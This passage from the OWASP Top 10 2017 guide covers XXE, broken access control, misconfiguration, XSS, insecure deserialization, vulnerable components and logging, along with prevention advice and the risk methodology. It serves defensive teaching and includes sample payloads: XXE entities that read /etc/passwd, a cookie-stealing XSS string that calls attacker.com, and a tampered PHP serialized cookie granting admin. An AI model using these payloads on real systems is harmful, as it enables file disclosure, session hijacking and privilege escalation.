<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

References





OWASP

- [OWASP Application Security Verification Standard](#)
- [OWASP Testing Guide: Testing for XML Injection](#)
- [OWASP XXE Vulnerability](#)
- [OWASP Cheat Sheet: XXE Prevention](#)
- [OWASP Cheat Sheet: XML Security](#)

External

- [CWE-611: Improper Restriction of XXE](#)
- [Billion Laughs Attack](#)
- [SAML Security XML External Entity Attack](#)
- [Detecting and exploiting XXE in SAML Interfaces](#)

Broken Access Control

| | | | | | | | | | | | |
|---|--|-------------------|--|--|--|--|--|--|--|---|--|
|  Threat Agents | | | | | |  Attack Vectors | |  Security Weakness | |  Impacts | |
| App. Specific | | Exploitability: 2 | | Prevalence: 2 | | Detectability: 2 | | Technical: 3 | | Business ? | |
| Exploitation of access control is a core skill of attackers. SAST and DAST tools can detect the absence of access control but cannot verify if it is functional when it is present. Access control is detectable using manual means, or possibly through automation for the absence of access controls in certain frameworks. | | | | Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers.

Access control detection is not typically amenable to automated static or dynamic testing. Manual testing is the best way to detect missing or ineffective access control, including HTTP method (GET vs PUT, etc), controller, direct object references, etc. | | | | The technical impact is attackers acting as users or administrators, or users using privileged functions, or creating, accessing, updating or deleting every record.

The business impact depends on the protection needs of the application and data. | | | |

Is the Application Vulnerable?

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside of the limits of the user. Common access control vulnerabilities include:

- Bypassing access control checks by modifying the URL, internal application state, or the HTML page, or simply using a custom API attack tool.
- Allowing the primary key to be changed to another users record, permitting viewing or editing someone else's account.
- Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.
- Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT) access control token or a cookie or hidden field manipulated to elevate privileges, or abusing JWT invalidation
- CORS misconfiguration allows unauthorized API access.
- Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user. Accessing API with missing access controls for POST, PUT and DELETE.

Example Attack Scenarios

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

<http://example.com/app/accountInfo?acct=notmyacct>

Scenario #2: An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

How to Prevent

Access control is only effective if enforced in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

- With the exception of public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing CORS usage.
- Model access controls should enforce record ownership, rather than accepting that the user can create, read, update, or delete any record.
- Unique application business limit requirements should be enforced by domain models.
- Disable web server directory listing and ensure file metadata (e.g. .git) and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate (e.g. repeated failures).
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- JWT tokens should be invalidated on the server after logout.

Developers and QA staff should include functional access control unit and integration tests.

References





OWASP

- [OWASP Proactive Controls: Access Controls](#)
- [OWASP Application Security Verification Standard: V4 Access Control](#)
- [OWASP Testing Guide: Authorization Testing](#)
- [OWASP Cheat Sheet: Access Control](#)

External

- [CWE-22: Improper Limitation of a Pathname to a Restricted Directory \('Path Traversal'\)](#)
- [CWE-284: Improper Access Control \(Authorization\)](#)
- [CWE-285: Improper Authorization](#)
- [CWE-639: Authorization Bypass Through User-Controlled Key](#)
- [PortSwigger: Exploiting CORS Misconfiguration](#)

Security Misconfiguration

| | | | | | |
|--|-------------------|--|------------------|---|------------|
|     | | | | | |
| App. Specific | Exploitability: 3 | Prevalence: 3 | Detectability: 3 | Technical: 2 | Business ? |
| Attackers will often attempt to exploit unpatched flaws or access default accounts, unused pages, unprotected files and directories, etc to gain unauthorized access or knowledge of the system. | | Security misconfiguration can happen at any level of an application stack, including the network services, platform, web server, application server, database, frameworks, custom code, and pre-installed virtual machines, containers, or storage. Automated scanners are useful for detecting misconfigurations, use of default accounts or configurations, unnecessary services, legacy options, etc. | | Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise.

The business impact depends on the protection needs of the application and data. | |

Is the Application Vulnerable?

The application might be vulnerable if the application is:

- Missing appropriate security hardening across any part of the application stack, or improperly configured permissions on cloud services.
- Unnecessary features are enabled or installed (e.g. unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords still enabled and unchanged.
- Error handling reveals stack traces or other overly informative error messages to users.
- For upgraded systems, latest security features are disabled or not configured securely.
- The security settings in the application servers, application frameworks (e.g. Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values.
- The server does not send security headers or directives or they are not set to secure values.
- The software is out of date or vulnerable (see [A9:2017-Using Components with Known Vulnerabilities](#)).

Without a concerted, repeatable application security configuration process, systems are at a higher risk.

Example Attack Scenarios

Scenario #1: The application server comes with sample applications that are not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a serious access control flaw in the application.

Scenario #3: The application server's configuration allows detailed error messages, e.g. stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

Scenario #4: A cloud service provider has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

How to Prevent

Secure installation processes should be implemented, including:

- A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to setup a new secure environment.
- A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
- A task to review and update the configurations appropriate to all security notes, updates and patches as part of the patch management process (see [A9:2017-Using Components with Known Vulnerabilities](#)). In particular, review cloud storage permissions (e.g. S3 bucket permissions).
- A segmented application architecture that provides effective, secure separation between components or tenants, with segmentation, containerization, or cloud security groups.
- Sending security directives to clients, e.g. [Security Headers](#).
- An automated process to verify the effectiveness of the configurations and settings in all environments.

References

OWASP





- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Security Headers Project](#)

For additional requirements in this area, see the Application Security Verification Standard [V19 Configuration](#).

External

- [NIST Guide to General Server Hardening](#)
- [CWE-2: Environmental Security Flaws](#)
- [CWE-16: Configuration](#)
- [CWE-388: Error Handling](#)
- [CIS Security Configuration Guides/Benchmarks](#)
- [Amazon S3 Bucket Discovery and Enumeration](#)

Cross-Site Scripting (XSS)

|  Threat Agents | |  Attack Vectors | |  Security Weakness | |  Impacts | |
|--|-------------------|---|------------------|--|------------|---|--|
| App. Specific | Exploitability: 3 | Prevalence: 3 | Detectability: 3 | Technical: 2 | Business ? | | |
| Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks. | | XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two-thirds of all applications.

Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET. | | The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim. | | | |

Is the Application Vulnerable?

There are three forms of XSS, usually targeting users' browsers:

Reflected XSS: The application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser. Typically the user will need to interact with some malicious link that points to an attacker-controlled page, such as malicious watering hole websites, advertisements, or similar.

Stored XSS: The application or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.

DOM XSS: JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, the application would not send attacker-controllable data to unsafe JavaScript APIs.

Typical XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement (such as trojan login panels), attacks against the user's browser such as malicious software downloads, key logging, and other client-side attacks.

Example Attack Scenario

Scenario 1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note: Attackers can use XSS to defeat any automated Cross-Site Request Forgery (CSRF) defense the application might employ.

How to Prevent

Preventing XSS requires separation of untrusted data from active browser content. This can be achieved by:

- Using frameworks that automatically escape XSS by design, such as the latest Ruby on Rails, React JS. Learn the limitations of each framework's XSS protection and appropriately handle the use cases which are not covered.
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The [OWASP Cheat Sheet 'XSS Prevention'](#) has details on the required data escaping techniques.
- Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the [OWASP Cheat Sheet 'DOM based XSS Prevention'](#).
- Enabling a [Content Security Policy \(CSP\)](#) is a defense-in-depth mitigating control against XSS. It is effective if no other vulnerabilities exist that would allow placing malicious code via local file includes (e.g. path traversal overwrites or vulnerable libraries from permitted content delivery networks).

References





OWASP

- [OWASP Proactive Controls: Encode Data](#)
- [OWASP Proactive Controls: Validate Data](#)
- [OWASP Application Security Verification Standard: V5](#)
- [OWASP Testing Guide: Testing for Reflected XSS](#)
- [OWASP Testing Guide: Testing for Stored XSS](#)
- [OWASP Testing Guide: Testing for DOM XSS](#)
- [OWASP Cheat Sheet: XSS Prevention](#)
- [OWASP Cheat Sheet: DOM based XSS Prevention](#)
- [OWASP Cheat Sheet: XSS Filter Evasion](#)
- [OWASP Java Encoder Project](#)

External

- [CWE-79: Improper neutralization of user supplied input](#)
- [PortSwigger: Client-side template injection](#)

Insecure Deserialization

|  Threat Agents | |  Attack Vectors | |  Security Weakness | |  Impacts | |
|--|-------------------|--|------------------|---|---|---|--|
| App. Specific | Exploitability: 1 | Prevalence: 2 | Detectability: 2 | Technical: 3 | Business ? | | |
| Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code. | | This issue is included in the Top 10 based on an industry survey and not on quantifiable data.

Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it. | | | The impact of deserialization flaws cannot be understated. These flaws can lead to remote code execution attacks, one of the most serious attacks possible.

The business impact depends on the protection needs of the application and data. | | |

Is the Application Vulnerable?

Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker.

This can result in two primary types of attacks:

- Object and data structure related attacks where the attacker modifies application logic or achieves arbitrary remote code execution if there are classes available to the application that can change behavior during or after deserialization.
- Typical data tampering attacks, such as access-control-related attacks, where existing data structures are used but the content is changed.

Serialization may be used in applications for:

- Remote- and inter-process communication (RPC/IPC)
- Wire protocols, web services, message brokers
- Caching/Persistence
- Databases, cache servers, file systems
- HTTP cookies, HTML form parameters, API authentication tokens

How to Prevent

The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types.

If that is not possible, consider one of more of the following:

- Implementing integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering.
- Enforcing strict type constraints during deserialization before object creation as the code typically expects a definable set of classes. Bypasses to this technique have been demonstrated, so reliance solely on this is not advisable.
- Isolating and running code that deserializes in low privilege environments when possible.
- Logging deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
- Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize.
- Monitoring deserialization, alerting if a user deserializes constantly.

Example Attack Scenarios

Scenario #1: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```





References

OWASP

- [OWASP Cheat Sheet: Deserialization](#)
- [OWASP Proactive Controls: Validate All Inputs](#)
- [OWASP Application Security Verification Standard](#)
- [OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](#)
- [OWASP AppSecUSA 2017: Friday the 13th JSON Attacks](#)

External

- [CWE-502: Deserialization of Untrusted Data](#)
- [Java Unmarshaller Security](#)
- [OWASP AppSec Cali 2015: Marshalling Pickles](#)

| | | | | | |
|--|--------------------------|---|-------------------------|--|-------------------|
|   | |  | |  | |
| App. Specific | Exploitability: 2 | Prevalence: 3 | Detectability: 2 | Technical: 2 | Business ? |
| While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit. | | Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date.

Some scanners such as retire.js help in detection, but determining exploitability requires additional effort. | | While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list. | |

Is the Application Vulnerable?

You are likely vulnerable:

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, which leaves organizations open to many days or months of unnecessary exposure to fixed vulnerabilities.
- If software developers do not test the compatibility of updated, upgraded, or patched libraries.
- If you do not secure the components' configurations (see [A6:2017-Security Misconfiguration](#)).

How to Prevent

There should be a patch management process in place to:

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies using tools like [versions](#), [DependencyCheck](#), [retire.js](#), etc. Continuously monitor sources like [CVE](#) and [NVD](#) for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component.
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a [virtual patch](#) to monitor, detect, or protect against the discovered issue.

Every organization must ensure that there is an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

Example Attack Scenarios

Scenario #1: Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component). Some example exploitable component vulnerabilities discovered are:

- [CVE-2017-5638](#), a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.
- While [internet of things \(IoT\)](#) are frequently difficult or impossible to patch, the importance of patching them can be great (e.g. biomedical devices).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you [find devices](#) that still suffer from the [Heartbleed vulnerability](#) that was patched in April 2014.





References

OWASP

- [OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling](#)
- [OWASP Dependency Check \(for Java and .NET libraries\)](#)
- [OWASP Testing Guide: Map Application Architecture \(OTG-INFO-010\)](#)
- [OWASP Virtual Patching Best Practices](#)

External

- [The Unfortunate Reality of Insecure Libraries](#)
- [MITRE Common Vulnerabilities and Exposures \(CVE\) search](#)
- [National Vulnerability Database \(NVD\)](#)
- [Retire.js for detecting known vulnerable JavaScript libraries](#)
- [Node Libraries Security Advisories](#)
- [Ruby Libraries Security Advisory Database and Tools](#)

| | | | | | | | |
|---|-------------------|---|------------------|---|------------|---|--|
|  | |  | |  | |  | |
| App. Specific | Exploitability: 2 | Prevalence: 3 | Detectability: 1 | Technical: 2 | Business ? | | |
| Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident.

Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected. | | This issue is included in the Top 10 based on an industry survey .

One strategy for determining if you have sufficient monitoring is to examine the logs following penetration testing. The testers' actions should be recorded sufficiently to understand what damages they may have inflicted. | | Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%.

In 2016, identifying a breach took an average of 191 days – plenty of time for damage to be inflicted. | | | |

Is the Application Vulnerable?

Insufficient logging, detection, monitoring and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.
- Penetration testing and scans by [DAST](#) tools (such as [OWASP ZAP](#)) do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks in real time or near real time.

You are vulnerable to information leakage if you make logging and alerting events visible to a user or an attacker (see [A3:2017-Sensitive Information Exposure](#)).

How to Prevent

As per the risk of the data stored or processed by the application:

- Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that can be easily consumed by a centralized log management solutions.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- Establish effective monitoring and alerting such that suspicious activities are detected and responded to in a timely fashion.
- Establish or adopt an incident response and recovery plan, such as [NIST 800-61 rev 2](#) or later.

There are commercial and open source application protection frameworks such as [OWASP AppSensor](#), web application firewalls such as [ModSecurity with the OWASP ModSecurity Core Rule Set](#), and log correlation software with custom dashboards and alerting.

Example Attack Scenarios

Scenario #1: An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach. The forum software project is no longer active as a result of this issue.

Scenario #2: An attacker uses scans for users using a common password. They can take over all accounts using this password. For all other users, this scan leaves only one false login behind. After some days, this may be repeated with a different password.

Scenario #3: A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

References

OWASP

- [OWASP Proactive Controls: Implement Logging and Intrusion Detection](#)
- [OWASP Application Security Verification Standard: V8 Logging and Monitoring](#)
- [OWASP Testing Guide: Testing for Detailed Error Code](#)
- [OWASP Cheat Sheet: Logging](#)

External

- [CWE-223: Omission of Security-relevant Information](#)
- [CWE-778: Insufficient Logging](#)

Establish & Use Repeatable Security Processes and Standard Security Controls

Whether you are new to web application security or already very familiar with these risks, the task of producing a secure web application or fixing an existing one can be difficult. If you have to manage a large application portfolio, this task can be daunting.

To help organizations and developers reduce their application security risks in a cost-effective manner, OWASP has produced numerous [free and open](#) resources that you can use to address application security in your organization. The following are some of the many resources OWASP has produced to help organizations produce secure web applications and APIs. On the next page, we present additional OWASP resources that can assist organizations in verifying the security of their applications and APIs.

Application Security Requirements

To produce a [secure](#) web application, you must define what secure means for that application. OWASP recommends you use the OWASP [Application Security Verification Standard \(ASVS\)](#) as a guide for setting the security requirements for your application(s). If you're outsourcing, consider the [OWASP Secure Software Contract Annex](#). **Note:** The annex is for US contract law, so please consult qualified legal advice before using the sample annex.

Application Security Architecture

Rather than retrofitting security into your applications and APIs, it is far more cost effective to design the security in from the start. OWASP recommends the [OWASP Prevention Cheat Sheets](#) as a good starting point for guidance on how to design security in from the beginning.

Standard Security Controls

Building strong and usable security controls is difficult. Using a set of standard security controls radically simplifies the development of secure applications and APIs. The [OWASP Proactive Controls](#) is a good starting point for developers, and many modern frameworks now come with standard and effective security controls for authorization, validation, CSRF prevention, etc.

Secure Development Lifecycle

To improve the process your organization follows when building applications and APIs, OWASP recommends the [OWASP Software Assurance Maturity Model \(SAMM\)](#). This model helps organizations formulate and implement a strategy for software security that is tailored to the specific risks facing their organization.

Application Security Education

The [OWASP Education Project](#) provides training materials to help educate developers on web application security. For hands-on learning about vulnerabilities, try [OWASP WebGoat](#), [WebGoat.NET](#), [OWASP NodeJS Goat](#), [OWASP Juice Shop Project](#) or the [OWASP Broken Web Applications Project](#). To stay current, come to an [OWASP AppSec Conference](#), OWASP Conference Training, or local [OWASP Chapter meetings](#).

There are numerous additional OWASP resources available for your use. Please visit the [OWASP Projects page](#), which lists all the Flagship, Labs, and Incubator projects in the OWASP project inventory. Most OWASP resources are available on our [wiki](#), and many OWASP documents can be ordered in [hardcopy or as eBooks](#).

What's Next for Security Testers

Establish Continuous Application Security Testing

Building code securely is important. But it's critical to verify that the security you intended to build is actually present, correctly implemented, and used everywhere it is supposed to be. The goal of application security testing is to provide this evidence. The work is difficult and complex, and modern high-speed development processes like Agile and DevOps have put extreme pressure on traditional approaches and tools. So we strongly encourage you to put some thought into how you are going to focus on what's important across your entire application portfolio, and do it cost-effectively.

Modern risks move quickly, so the days of scanning or penetration testing an application for vulnerabilities once every year or so are long gone. Modern software development requires continuous application security testing across the entire software development lifecycle. Look to enhance existing development pipelines with security automation that doesn't slow development. Whatever approach you choose, consider the annual cost to test, triage, remediate, retest, and redeploy a single application, multiplied by the size of your application portfolio.

Understand the Threat Model

Before you start testing, be sure you understand what's important to spend time on. Priorities come from the threat model, so if you don't have one, you need to create one before testing. Consider using [OWASP ASVS](#) and the [OWASP Testing Guide](#) as an input and don't rely on tool vendors to decide what's important for your business.

Understand Your SDLC

Your approach to application security testing must be highly compatible with the people, processes, and tools you use in your software development lifecycle (SDLC). Attempts to force extra steps, gates, and reviews are likely to cause friction, get bypassed, and struggle to scale. Look for natural opportunities to gather security information and feed it back into your process.

Testing Strategies

Choose the simplest, fastest, most accurate technique to verify each requirement. The [OWASP Security Knowledge Framework](#) and [OWASP Application Security Verification Standard](#) can be great sources of functional and nonfunctional security requirements in your unit and integration testing. Be sure to consider the human resources required to deal with false positives from the use of automated tooling, as well as the serious dangers of false negatives.

Achieving Coverage and Accuracy

You don't have to start out testing everything. Focus on what's important and expand your verification program over time. That means expanding the set of security defenses and risks that are being automatically verified as well as expanding the set of applications and APIs being covered. The goal is to achieve a state where the essential security of all your applications and APIs is verified continuously.

Clearly Communicate Findings

No matter how good you are at testing, it won't make any difference unless you communicate it effectively. Build trust by showing you understand how the application works. Describe clearly how it can be abused without "lingo" and include an attack scenario to make it real. Make a realistic estimation of how hard the vulnerability is to discover and exploit, and how bad that would be. Finally, deliver findings in the tools development teams are already using, not PDF files.

Start Your Application Security Program Now

Application security is no longer optional. Between increasing attacks and regulatory pressures, organizations must establish effective processes and capabilities for securing their applications and APIs. Given the staggering amount of code in the numerous applications and APIs already in production, many organizations are struggling to get a handle on the enormous volume of vulnerabilities.

OWASP recommends organizations establish an application security program to gain insight and improve security across their applications and APIs. Achieving application security requires many different parts of an organization to work together efficiently, including security and audit, software development, business, and executive management. Security should be visible and measurable, so that all the different players can see and understand the organization's application security posture. Focus on the activities and outcomes that actually help improve enterprise security by eliminating or reducing risk. [OWASP SAMM](#) and the [OWASP Application Security Guide for CISOs](#) is the source of most of the key activities in this list.

Get Started

- Document all applications and associated data assets. Larger organizations should consider implementing a Configuration Management Database (CMDB) for this purpose.
- Establish an [application security program](#) and drive adoption.
- Conduct a [capability gap analysis comparing your organization to your peers](#) to define key improvement areas and an execution plan.
- Gain management approval and establish an [application security awareness campaign](#) for the entire IT organization.

Risk Based Portfolio Approach

- Identify the [protection needs](#) of your [application portfolio](#) from a business perspective. This should be driven in part by privacy laws and other regulations relevant to the data asset being protected.
- Establish a [common risk rating model](#) with a consistent set of likelihood and impact factors reflective of your organization's tolerance for risk.
- Accordingly measure and prioritize all your applications and APIs. Add the results to your CMDB.
- Establish assurance guidelines to properly define coverage and level of rigor required.

Enable with a Strong Foundation

- Establish a set of focused [policies and standards](#) that provide an application security baseline for all development teams to adhere to.
- Define a [common set of reusable security controls](#) that complement these policies and standards and provide design and development guidance on their use.
- Establish an [application security training curriculum](#) that is required and targeted to different development roles and topics.

Integrate Security into Existing Processes

- Define and integrate [secure implementation](#) and [verification](#) activities into existing development and operational processes. Activities include [threat modeling](#), secure design and [design review](#), secure coding and [code review](#), [penetration testing](#), and remediation.
- Provide subject matter experts and [support services for development and project teams](#) to be successful.

Provide Management Visibility

- Manage with metrics. Drive improvement and funding decisions based on the metrics and analysis data captured. Metrics include adherence to security practices and activities, vulnerabilities introduced, vulnerabilities mitigated, application coverage, defect density by type and instance counts, etc.
- Analyze data from the implementation and verification activities to look for root cause and vulnerability patterns to drive strategic and systemic improvements across the enterprise. Learn from mistakes and offer positive incentives to promote improvements.

Manage the Full Application Lifecycle

Applications belong to the most complex systems humans regularly create and maintain. IT management for an application should be performed by IT specialists who are responsible for the overall IT lifecycle of an application. We suggest establishing the role of application manager as technical counterpart to the application owner. The application manager is in charge of the whole application lifecycle from the IT perspective, from collecting the requirements until the process of retiring systems, which is often overlooked.

Requirements and Resource Management

- Collect and negotiate the business requirements for an application with the business, including the protection requirements with regard to confidentiality, authenticity, integrity and availability of all data assets, and the expected business logic.
- Compile the technical requirements including functional and nonfunctional security requirements.
- Plan and negotiate the budget that covers all aspects of design, build, testing and operation, including security activities.

Request for Proposals (RFP) and Contracting

- Negotiate the requirements with internal or external developers, including guidelines and security requirements with respect to your security program, e.g. SDLC, best practices.
- Rate the fulfillment of all technical requirements, including a planning and design phase.
- Negotiate all technical requirements, including design, security, and service level agreements (SLA).
- Adopt templates and checklists, such as [OWASP Secure Software Contract Annex](#).
Note: The annex is for US contract law, so please consult qualified legal advice before using the sample annex.

Planning and Design

- Negotiate planning and design with the developers and internal shareholders, e.g. security specialists.
- Define the security architecture, controls, and countermeasures appropriate to the protection needs and the expected threat level. This should be supported by security specialists.
- Ensure that the application owner accepts remaining risks or provides additional resources.
- In each sprint, ensure security stories are created that include constraints added for non-functional requirements.

Deployment, Testing, and Rollout

- Automate the secure deployment of the application, interfaces and all required components, including needed authorizations.
- Test the technical functions and integration with the IT architecture and coordinate business tests.
- Create "use" and "abuse" test cases from technical and business perspectives.
- Manage security tests according to internal processes, the protection needs, and the assumed threat level by the application.
- Put the application in operation and migrate from previously used applications if needed.
- Finalize all documentation, including the change management data base (CMDB) and security architecture.

Operations and Change Management

- Operations must include guidelines for the security management of the application (e.g. patch management).
- Raise the security awareness of users and manage conflicts about usability vs. security.
- Plan and manage changes, e.g. migrate to new versions of the application or other components like OS, middleware, and libraries.
- Update all documentation, including in the CMDB and the security architecture, controls, and countermeasures, including any runbooks or project documentation.

Retiring Systems

- Any required data should be archived. All other data should be securely wiped.
- Securely retire the application, including deleting unused accounts and roles and permissions.
- Set your application's state to retired in the CMDB.

It's About the Risks that Weaknesses Represent

The Risk Rating methodology for the Top 10 is based on the [OWASP Risk Rating Methodology](#). For each Top 10 category, we estimated the typical risk that each weakness introduces to a typical web application by looking at common likelihood factors and impact factors for each common weakness. We then ordered the Top 10 according to those weaknesses that typically introduce the most significant risk to an application. These factors get updated with each new Top 10 release as things change and evolve.

The [OWASP Risk Rating Methodology](#) defines numerous factors to help calculate the risk of an identified vulnerability. However, the Top 10 must talk about generalities, rather than specific vulnerabilities in real applications and APIs. Consequently, we can never be as precise as application owners or managers when calculating risks for their application(s). You are best equipped to judge the importance of your applications and data, what your threats are, and how your system has been built and is being operated.

Our methodology includes three likelihood factors for each weakness (prevalence, detectability, and ease of exploit) and one impact factor (technical impact). The risk scales for each factor range from 1-Low to 3-High with terminology specific for each factor. The prevalence of a weakness is a factor that you typically don't have to calculate. For prevalence data, we have been supplied prevalence statistics from a number of different organizations (as referenced in the Acknowledgements on page 25), and we have aggregated their data together to come up with a Top 10 likelihood of existence list by prevalence. This data was then combined with the other two likelihood factors (detectability and ease of exploit) to calculate a likelihood rating for each weakness. The likelihood rating was then multiplied by our estimated average technical impact for each item to come up with an overall risk ranking for each item in the Top 10 (the higher the result the higher the risk). Detectability, Ease of Exploit, and Impact were calculated from analyzing reported CVEs that were associated with each of the Top 10 categories.





Note: This approach does not take the likelihood of the threat agent into account. Nor does it account for any of the various technical details associated with your particular application. Any of these factors could significantly affect the overall likelihood of an attacker finding and exploiting a particular vulnerability. This rating does not take into account the actual impact on your business. Your organization will have to decide how much security risk from applications and APIs the organization is willing to accept given your culture, industry, and regulatory environment. The purpose of the OWASP Top 10 is not to do this risk analysis for you.

The following illustrates our calculation of the risk for [A6:2017-Security Misconfiguration](#).

| | | | | | |
